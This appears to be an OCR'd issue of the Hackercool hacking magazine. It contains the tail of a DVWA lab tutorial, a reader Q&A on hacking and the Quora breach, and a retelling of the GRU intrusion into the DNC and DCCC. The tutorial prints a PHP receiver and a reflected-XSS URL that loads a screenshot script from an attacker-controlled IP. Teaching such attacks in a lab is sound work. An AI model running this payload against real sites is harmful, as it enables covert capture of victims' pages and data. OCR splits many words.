


```
<?php
$data = $_POST['png'];
$data = substr($data, 22);
$f = fopen("test.png", "w+");
fputs($f, base64_decode($data));
fclose($f);
```

Now we inject the JavaScript code into the vulnerable page by tricking the user to access the following URL:

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script src="http://192.168.149.128/screenshot.js">

Once the user clicks on the url, the JavaScript file screenshot.js file is loaded, the script sends the data in base64 format to the saveshot.php file which writes the data into the test.png file. On opening the test.png file, we can see the screen capture of the vulnerable page as shown.



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: test

Name: crdentials
Message: admin password

Name: Credit car
Message: Card number: xxxxxxxxxx cvv:123
pin:1234

Name: steal data
Message:

That's all for now. In our next issue we will be back with another website vulnerability. Hope you have found this article informative. Send your feedback or any doubts on this article to qa@hackercool.com.

HACKING Q & A

Q: Does someone need to learn databases and programming languages for becoming a hacker? If so, what are they?

A: The answer is both YES and NO considering at what stage of learning about hacking are you at. If you are a beginner who has just started his journey in cyber security then just a general idea of databases and programming languages are enough. However if you are already in the midst of the journey in cyber security, learning the programming languages and improving knowledge about how databases work is important. It improves your profile in the field of ethical hacking. No ethical hacker can be considered elite as long as he works on tools others made.

Coming to your second question, I suggest you start with learning how MYSQL database works. SQL Injection is one of the most popular hacking attacks and learning how MYSQL database works may help you in easily mastering SQL Injection. Most of the exploits coded nowadays to take advantage of a vulnerability are coded either in Python, C, CPP,Ruby etc. My suggestion to you is to start with Python as it is not only easy to learn but also has versatile usage in cyber security domain.Once you master Python, learning all other programming languages will be a lot easier.

Q: What are the main intentions behind hacking Quora?

A : In the 21st century, INFORMATION is considered GOLD and it is indeed GOLD. You maybe already knowing that Quora has lots of lots of information.The hackers allegedly stole the account data of approximately 100 million users according to news reports. This data includes information like your name and email address and also details about all the actions you've taken on Quora which may include comments, upvotes, downvotes, questions and any direct messages you sent.If you have connected any of your other sites to your Quora account, that information is stolen too.

Now, Just imagine 100 MILLION USER ACCOUNTS.100 million email addresses. This information can fetch some handsome money if put to sale in Dark Web. There will be some buyers who will be very interested in buying this information. Now you know the intentions behind hacking Quora or any other site.

Q: Can any computer hack be traced back to find the culprit?

A : Yes, most of the hacks can be traced back to the source of the hack.That is the reason why hackers mask their IP addresses using anonymizers and other techniques. Other way they mask their IP address is by sourcing their hack from many other unsuspecting computers. So that when authorities try to trace the hack,it becomes as complex as possible. The second way hackers protect themselves is by deleting all the logs on the target computer to make the investigation difficult.

Q: When hackers steal data from websites, what are the ways in which they might exploit this data?

A: Well, depends on the data that is stolen.But let me assume that you are asking this question based on so many data breaches that happened recently where generally the stolen data was usernames, passwords, email addresses and PII (Personally Identifiable Information).In the 21st century, INFORMATION is considered GOLD.

1. The username and passwords can be used either gaining access to a website or more worse checking fro Reused passwords. Reused passwords means users normally reuse the password set on one site on many other websites. By checking for reused passwords, hackers can gain access to the user's other sites also.

2. Personally Identifiable Information can be used by hackers to steal identity.

(Cont'd no Next Page)

3. Emails can be used for many purposes. No-wadays everything digital is connected to em-ail in one way or the other. Getting access to the user's email can be very effective in hacki-ng other services related to the user. Also e-mails cane be flooded with SPAM.
2. This type of information can fetch some ha-ndsome money if put to sale in Dark Web. Th-ere will be some buyers who will be very inte-rested in buying this information.

Q: Have accounts of all Quora users been hacked?Can I lodge my complain to highe-rups on Quora?

A: Not all.Quora has announced that only 100 million user accounts have been hacked whil-e it boasts of having over 300 million user acc-ounts. Quora has notified the users whose accounts were breached by sending an email to them.

Ofcourse you can lodge a complaint with the higherups of Quora but that would neither change anything nor would be productive. Sin-ce Quora doesn't collect any sensitive inform-ation about its users, it does'nt pose much d-amage. The best thing to do according to me is reset your credentials on Quora and if you have used the same credentials on any other website, change them also. That would be su-ffice.

Q: What are the steps that should be taken by Quora users whose accounts got hack-ed in the recent data breach?

A: If Quora has confirmed to you through an email that your account has been hacked, the-n users should immediately change their pas-swords, not only on this site but also on othe-r sites where the same password has been used. Make sure you make a strong passwor-d. As Quora doesn't collect infromation that is very critical, there is no fear of identity theft.

Q: Was Quora's response to their most re-cent data breach in November of 2018 ade quate in terms of how much information w as lost to an unknown 3rd party hacker?

A; In my opinion, YES. They did what was me ant to do. In many of the previous data breac-hes, some companies were not only very late (in some cases, they detected only when the data went for sale) in detecting the breach but also delayed in informing their customers or u sers about the breach. But Quora notified its customers as soon as their security team det-ected the breach and suggested what the use -rs should immediately do: Change their pass -words.

Q: Why doesnt anyone teach you actual h-acking even in ethical hacking courses?

A : This has been ever recurring question in my job as a cyber security trainer. What do yo u mean by "actual hacking".? I assume you m ean hacking into real world applications, webs ites and wireless networks around us. Just im agine I am training someone in fighting skills and we are practicing in a park. How would it be if I ask him to test his skills on someone w-alking or present in a park.It would not only b-e illegal but also a criminal offence.

It is the same in ethical hacking. If we teach hacking real websites and wifi networks, then it would no longer be "Ethical" and there will be no difference between ethical hackers and bad hackers. The concept of ethical hacking i-s not to get into a network or website illegally but to find out how someone can hack into th-at network or website and protect it from them .This is one of the reasons why 'actual hackin g" is not taught in ethical hacking courses but the concept to understand the hacking techni-que is taught.

Q: Should I take a threat from a geek to ha ck my Facebook account seriously?

A: When a hacker says he will do something, its good to take it seriously or at least with a p inch of seriousness. There are many example s where organizations have been warned and then hacked after their threats were taken ligh tly or ignored altogether.

More important than that, its good to take some countermeasures against any hacking attack. Here are the steps.
1. Make sure your password is strong and co-mplex. No date of birth's, phone numbers or any other easily guessable passwords.

(Cont'd no Next Page)

2. Make sure your devices are not easily acce-ssible to him/her. So that he/she can't easily get a hold on your credentials.
3. Beware of phishing emails. Phishing email-s are malicious emails sent to users which ap pear to be genuine to steal their passwords. Normally these mails ask users to change the-ir passwords.
NOTE: Follow all these steps for your Gmail or any other email account which is used for Facebook.

Q: How can offline computers be hacked?

A: These are some of the ways in which offlin e computers can be hacked.
1. By using malware loaded in USB drive or a DVD. SInce the usual online means of sendi-ng the malware to the system are not availab-le, the other way left to send malware to syste m is either through USB drive or a DVD or for that matter any device that can be inserted into the computer. The virus is most probably masked as a genuine program or file.
2. Shoulder surfing : Shoulder surfing is a tec-hnique of looking at the passwords or any oth-er thing the user types by standing behind him or in close proximity.
3. Rubber Hose attack : Rubber hose attack is forcing the user to give his computer so tha-t you can hack it.

Q:What will you do to become an ethical h acker if you are interested?

A: Here are the things I will do to become an ethical hacker.
1. Research a lot and lot about ethical hackin-g.
2. Research about different hacking attacks, vulnerabilities and exploits.
3. Take up some ethical hacking course simul taneously while doing research.
4. Set up a hacking lab at home either virtuall y or physically.
5. Start practicing by downloading vulnerable images from vulnhub and exploiting them with-out help unless needed the most.
6. Continuing to do the research.

Q: **Have you ever hacked any of the well k-nown companies like Google, Yahoo , facebook?**

A; Just assume that I have hacked into these companies. What makes you think I will agree to doing this.It will only jeopardize me and will put me behind bars. No, I didn't hack into any of these companies.

Q: Can I learn hacking while being a colleg e student?

A; Why not? nowadays there are some peopl-e who are learning hacking being in school.

Q: How do you make money being an ethi-cal hacker?

A; This are some ways ethical hackers make money.
1. By getting a cyber security job.There are m-any jobs ethical hackers can take. Some of them are penetration tester, Network security administrator, Security analyst etc.
2. By participating in Bug Bounty programs. N-owadays many companies are announcing bug bounty programs where they invite ethica-l hackers to find any vulnerabilities or bugs in their systems or products and report to them. Every company has its own set of rules. So re ad them thoroughly before trying out any bug bounties.

Send all your questions regarding hacking to qa@hackercool.com

HACKSTORY

In the July 2018 issue of our Hackercool Magazine, our readers have learnt about the background of the twelve Russians indicted by the US Department of Justice on charges of hacking and interfering with the US elections. In this issue we will see in detail how this hacking operation was conducted.

The Beginning

The whole operation began in March 2016 when ANTONOV, BADIN, YERMAKOV, LUKASHEV and their fellow men sent spear phishing emails to over 300 individuals affiliated with the campaign of Hillary Clinton or DCCC or DNC. A notable example is the email sent by Lukashev to the Chairman of the Clinton Campaign, from the account "john356gh" (this account was acquired from a url-shortening service online) Lukashev masked a link inside this email which when clicked upon connected to a GRU created website that belonged to the Russian military. The accused spoofed the email address by making it seem like this mail was sent by Google (the email address was hi.mymail@yandex.com) asking the recipient of the mail to change their password by clicking on the link. As soon as the link was clicked on, all the data that was present on the Chairman's account was stolen as it was directly sent back to the GRU. The data contained over 50,000 emails. Apart from the Chairman, other notable victims were Victim1 and Victim 2 from whom also emails were stolen.

The accused spoofed the email address by making it seem like this mail was sent by Google asking the recipients to change their passwords.

Afterwards, they created an email with the name of one of the members of the Clinton campaign (just with one different letter) and sent this email from that email account to all the employees of Clinton campaign. This mail purportedly directed the recipient to a document named "hillary-clinton-favorable-rating.xlsx." Actually it connected the recipients who clicked on this link to a GRU-created website as well. This email was sent to many members of Clinton Campaign.

At the same time, the hackers searched for any existing vulnerabilities in the computer networks of DCCC (Democratic Congressional Campaign Committee) and DNC (Democratic National Committee). This can be known as Yermakov ran a technical query to find out connected devices of the DNC and DNCC networks.

Gaining Access

By around April 2016, owing to the results of the searches made by Yermakov, the hackers gained access into the DCCC computer network. They gained access by using the credentials of one of the employees (referred as Employee 1) of the DCCC which were acquired as part of the spear phishing campaign.

Once they gained access, they installed multiple versions of a specialized malware known as X-agent Malware on at least 10 computers of DCCC network. This malware allowed them to monitor computer activity of individuals, steal passwords, and maintain access to the DCCC network. The information collected by the X-Agent malware was directed towards the GRU leased server that was located in Arizona. This server was referred by the hackers as the "AMS" Panel. KOZACHEK and MALYSHEV constantly accessed the X-Agent's keylog and its screenshot functions in order to surveil the DCCC activities.This functions came handy in monitoring and capturing the activity of "Employee 1" and to capture discussions of another employee "Employee 2" of DCCC.

On April 19, 2016, KOZACHEK, YERSHOV

(Cont'd on next page)

and their co-conspirators remotely configured an overseas computer to relay communications between X-Agent malware and the AMS panel and then tested X-Agent's ability to connect to this computer.This computer referred to as the "middle server" was intended to act as a proxy to obscure the connection between malware at the DCCC and the Conspirator's AMS panel.

Around the same time, the screenshot and keylog function of X-agent malware installed on the computers of DCCC network gave away credentials of a DCCC employee who was authorized to access the DNC network. Using these stolen credentials, the conspirators hacked into the DNC network. By June 2016, they had gained access to approximately thirty-three DNC computers. Once they got access, they followed the same process of installing X-agent malware and enabling keylog and screenshot functions on the computers of DNC network. This will enable these hackers to get very valuable information in future.

"On one of the hacked computers,they searched for files with names 'hillary','cruz', 'trump' and 'Benghazi Investigations'.

Then the hackers installed the same X-agent malware they installed on the networks of DCCC on the DNC network .MALYSHEV and his co-conspirators collected thousands of keylog and screenshot results from both DCCC and DNC computers which also included DCCC's online banking information. While trying to get into the DNC networks, the conspirators have already begun searching for specific files to steal from the DCCC network. For example, on one of the hacked DCCC computers they searched for files with names like "hillary," "cruz", "trump" and "Benghazi Investigations". They performed the same searches on the computers of DNC network once they gained access to it.

GRABBING DATA

In order to steal the documents in bulk at once and without getting caught they used a tool that would compress the documents from both DCCC and DNC netwworks. Then they used the "X-Tunnel" a GRU-malware to quickly move all the documents through its encrypted channels.They also hacked the DNC Microsoft Exchange Server and stole thousands of emails from the work accounts of DNC employees .YERMAKOV researched specific Powershell commands especially for this purpose. After doing all this, they quickly deleted logs and computer files which could arouse any sort of suspicion on the other side.

THE FIGHTBACK

Despite the best efforts of the Russian hackers to hide their activity, DCCC and DNC found out they got hacked and hired cyber security company codenamed "Company 1" (read CrowdStrike) to find out the extent of the hack .Company 1 immediately took countermeasures by removing X-agent and X-tunnel malware from the networks. Despite these efforts, a Linux-based version of X-Agent, programmed to communicate with the GRU-registered domain linuxkrnl.net, remained on the DNC network until in or around October 2016.

When the Russian hackers realized that they have been detected, they still made multiple efforts to maintain access to their targets. Yermakov started searching for any open source information released by Company 1 about their tools X-agent and X-tunnel. They continued accessing the target networks using the remaining x-agent left but they began deleting their traces of their presence using the popular tool CCleaner. Finally on June 20 2016, Company 1 disabled the X-Agent on the DCCC network. The hackers tried unsuccessfully to access the DCCC network using previously stolen credentials.

THE CLIMAX

Around September 2016, the accused gained access to DNC computers hosted on a third party cloud-computing service. These computers contained some test applications related to the DNC's analytics. The accused gathered data from here by creating backups, or "snap shots" of the DNC's cloud-based systems usi-ng the cloud provider's own technology. They then created cloud based accounts with the s ame cloud service and moved the stolen data there.

After acquiring all the data, they decided to leak that data. Around April 2016, the accu sed prepared an online persona named calle-d "DCLeaks" to release and publicize stolen e -lection-related documents. They started by r-egistering the domain dcleaks.com through a web service that kept the information of the re -gistrant anonymous. The money paid for this service came from the same account at an on line cryptocurrency service that was also also used to pay for the lease of a virtual private s-erver registered with the operational email ac-count dirbinsaabol@mail.com. This was the s ame email account which was used to registe r the john356gh URL-shortening account use d by LUKASHEV to spearphish the first victims.

On or about June 8, 2016, the accused lau-nched the public website dcleaks.com from which they releasethed the st- olen emails. They advertised that the site DCl eaks was started by a group of American hac -ktivists". They started releasing emails relate d to the Clinton Campaign and continued rele -asing them throughout the US presidential el ection. During the same time, they also creat- ted a DCLeaks Facebook page and other soc ial media accounts with fictitious names. Thes -e accounts were accessed from computers managed by POTEMKIN and his co conspirat -ors.

"They created the online persona Guccifer 2.0 and falsely advertised that Guccifer 2.0 was a lone Romanian hacker...."

The breach was publicly announced by DNC on June 14, 2016 through Company 1. They announced that they were hacked by none ot-her than Russian Government hackers. In res ponse, the accused created the online person a Guccifer 2.0 and falsely advertised that Guc cifer 2.0 was a lone Romanian hacker to prev -ent Russia from being blamed. Between in or around June 2016 and October 2016, the Conspirators used Guccifer 2.0 to release doc -uments through WordPress that they had sto len from the DCCC and DNC. The Conspirato rs, posing as Guccifer 2.0, also shared stolen documents with certain individuals belonging to USA. On or about January 12, 2017, the C-onspirators published a statement on the Guc cifer 2.0 WordPress blog, falsely claiming that th-e intrusions and releas e of stolen documents had totally no relation to the Russian govern-ment."

In total over 50,000 stole-n documents were released. This was how th -e hack was conducted. American analysts allege that hese leaked emails belonging to DCCC and DNC made a dent in the reputatio-n of Hillary Clinton which ultimately resulted in the result of the American Presidential elect ions swinging in favour of Republican Preside -ntial candidate Donald Trump.

Send your feedback on this article to qa@hackercool.com